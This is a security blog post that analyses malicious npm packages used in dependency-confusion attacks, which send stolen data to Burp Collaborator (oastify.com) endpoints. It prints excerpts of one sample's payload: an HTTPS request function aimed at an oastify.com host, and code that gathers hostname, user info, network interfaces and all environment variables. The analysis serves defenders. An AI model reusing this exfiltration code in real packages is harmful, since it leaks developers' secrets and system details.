


Malicious npm Packages using Burp Collaborator for Dependency Confusion Attack
On this page
Recently a Hacker News discussion on Snyk security researcher deploys
malicious NPM packages targeting
cursor.com highlighted
interesting insights related to using Burp Collaborator’s oastify.com as
Command and Control (C2) server for exfiltrating data. In this particular
case, the researcher published multiple npm packages to the public npm registry
apparently targeting internal packages at Cursor in a dependency confusion attack.
SafeDep Analysis
Our Malicious Package Scanner deployed to monitor npm registry for malicious packages

identified similar patterns in multiple packages published during the month of January 2025. In fact a simple query
identified 50+ such packages.
Looking at a Sample
We took a closer look at one of the samples pkg:/npm/patternfly-v5/patternfly@1.0.2.
The sample contained the following files:
-rw-r--r-- 1 dev wheel 1365 Oct 26 1985 index.js-rw-r--r-- 1 dev wheel 283 Oct 26 1985 package.json-rw-r--r-- 1 dev wheel 0 Oct 26 1985 patternfly-addons.css-rw-r--r-- 1 dev wheel 0 Oct 26 1985 patternfly.min.cssThe package.json had a postinstall script to execute the payload:
{ "name": "@patternfly-v5/patternfly", "version": "1.0.2", "description": "A package for testing supply chain attacks.", "main": "index.js", "scripts": { "postinstall": "echo 'Patternfly malicious package executed!'" }, "author": "Your Name", "license": "MIT"}The payload was in index.js and contained exfiltration logic such as
function sendData(path, data) { const options = { hostname: 'rzucd2dfiuz08dnqwkigu37xfolf95xu.oastify.com', port: 443, path: `/${path}`, method: 'GET', headers: { 'Content-Type': 'application/json', }, };
const req = https.request(options, (res) => { console.log(`Status: ${res.statusCode}`); });
req.on('error', (error) => { console.error(`Error: ${error.message}`); });
req.write(JSON.stringify(data)); req.end();}Followed by system information gathering code
const systemInfo = { hostname: os.hostname(), platform: os.platform(), arch: os.arch(), release: os.release(), userInfo: os.userInfo(), networkInterfaces: os.networkInterfaces(), env: process.env,};Example Packages using oastify.com for Exfiltration
| Package | Report |
|---|---|
chrome-api-utils@1.1.0 | 🔗 01JGPYQTZJGM0Y5BYZWZ0757P3 |
grafana-sentry-datasource@1.0.4 | 🔗 01JH3FWEBCCXBGGRTN286Z5ARP |
@patternfly-v5/patternfly@1.0.2 | 🔗 01JH0BKSY7Y2DNG7QB137S6J6F |
electron-builder-13@13.4.5 | 🔗 01JH01T0FQQ14NX3DKNJXG0SPC |
graphql.vscode-graphql-syntax@99.99.99 | 🔗 01JF2FS909Y3SHC099S6ETY7X1 |
mattermost-cloudnative-bootstrapper@1.0.0 | 🔗 01JF1PE7YACMTYBQGG59VVHDZ1 |
Conclusion
All packages appeared to be similar in nature i.e. leveraged Burp Suite’s Collaborator service as a public endpoint for capturing exfiltrated data. We did not observe any sophistication or attempt to conceal malicious behavior. This potentially indicate red team activity or unsophisticated threat actor groups.
- npm
- malware
Author

SafeDep Team
safedep.io
Share
The Latest from SafeDep blogs
Follow for the latest updates and insights on open source security & engineering
October 2026 Security Incident Review: PHP, Binance, Cursor, LiteLLM and More
October was Cybersecurity Awareness Month. It was also the month PHP, Railway, OpenCode, Binance, Polymarket, Cursor, LiteLLM and eight more made the news for a security incident. A short recap of...
testmetest npm Packages Carry a Miasma-Family Worm
19 npm packages carry a Miasma-family worm that steals credentials, spreads to other packages and installs a wiper. The newest builds start the worm when an application loads the package.
eMudhra CA Key Compromise: Response Guide for Developers
Anyone can compute eight eMudhra intermediate CA private keys from public certificates. Browsers block the compromised intermediates, but CI runners, containers, JVMs and Go binaries can still trust...
Compromised LiteLLM 1.107.0 on PyPI Installs a Credential Stealer and Backdoor
Every wheel of LiteLLM 1.107.0 on PyPI installs a credential stealer and a remote code execution backdoor. Both run each time Python starts. The code is not in the upstream GitHub source.
Ship Code.
Not Malware.
Start free with open source tools on your machine. Scale to a unified platform for your organization.
